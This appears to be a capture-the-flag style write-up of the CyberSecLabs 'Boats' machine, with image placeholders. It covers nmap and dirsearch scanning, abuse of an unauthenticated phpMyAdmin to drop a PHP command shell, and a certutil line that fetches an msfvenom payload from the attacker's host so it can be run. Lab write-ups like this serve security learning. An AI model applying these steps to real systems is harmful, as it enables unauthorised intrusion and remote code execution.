

BOATS - CYBERSECLABS

BOATS – 172.31.1.14 – CYBERSECLABS
==========
Threader3000 gives us this nmap command;

nmap -p80,135,139,443,445,3306,3389,5985,47001,49154,49153,49155,49163,49164,49152,49162 -sV -sC -T4 -Pn -oA 172.31.1.14 172.31.1.14

Which returned this output;






What stuck out to me first was WordPress on port 80, so I started a dirsearch on it;
dirsearch -e php,aspx,txt,html -u http://172.31.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt –simple-report=boats.dir

Which gave some interesting results;


```
[23:50:21] 301 -  360B  - /wp-content  ->  http://172.31.1.14/wp-content/
[23:50:23] 301 -  359B  - /wordpress  ->  http://172.31.1.14/wordpress/
[23:50:23] 301 -  361B  - /wp-includes  ->  http://172.31.1.14/wp-includes/
[23:50:24] 403 -    1KB - /contrib
[23:50:32] 403 -    1KB - /%20
[23:50:38] 301 -  360B  - /restricted  ->  http://172.31.1.14/restricted/
[23:50:42] 403 -    1KB - /%2Acheckout%2A
[23:50:43] 301 -  358B  - /wp-admin  ->  http://172.31.1.14/wp-admin/
[23:50:54] 301 -  360B  - /phpmyadmin  ->  http://172.31.1.14/phpmyadmin/
[23:51:04] 301 -  359B  - /webalizer  ->  http://172.31.1.14/webalizer/
[23:51:08] 403 -    1KB - /%2Adocroot%2A
[23:51:10] 403 -    1KB - /%2A
[23:51:15] 403 -    1KB - /con
[23:51:19] 301 -  359B  - /WordPress  ->  http://172.31.1.14/WordPress/
[23:51:59] 403 -    1KB - /http%3A
[23:52:10] 403 -    1KB - /%2A%2Ahttp%3a
[23:52:14] 301 -  356B  - /webdav  ->  http://172.31.1.14/webdav/
[23:52:20] 403 -    1KB - /%2Ahttp%3A
[23:52:21] 301 -  355B  - /xampp  ->  http://172.31.1.14/xampp/
[23:52:47] 403 -    1KB - /aux
[23:53:13] 403 -    1KB - /%2A%2Ahttp%3A
[23:53:40] 301 -  359B  - /Wordpress  ->  http://172.31.1.14/Wordpress/
[23:53:42] 403 -    1KB - /%C0
[23:54:10] 301 -  360B  - /Restricted  ->  http://172.31.1.14/Restricted/
```

The **/phpmyadmin** directory set some bells off for me, and checking it out, it didn't require admin login... very realistic ;^)




So, after googling ‘phpmyadmin to shell’ I found this article;
https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/


From there I was able to upload a php cmd shell through the sql panel;



This means I've created a file crumb.php at the webroot directory. So when I visit it;





And I can now make system calls through this php script. To make things more readable, I'm going to do the rest through the terminal with curl;



Because I'm already system, I don't even have to get a full shell. But because that was too easy, I'm going to get a shell with an msfvenom payload.

Which I was able to upload by using **certutil -urlcache -f http://<my ip>/<my payload executable> <filename>** through the crumb.php script I uploaded, and then execute it using crumb.php as well





GOTTEEE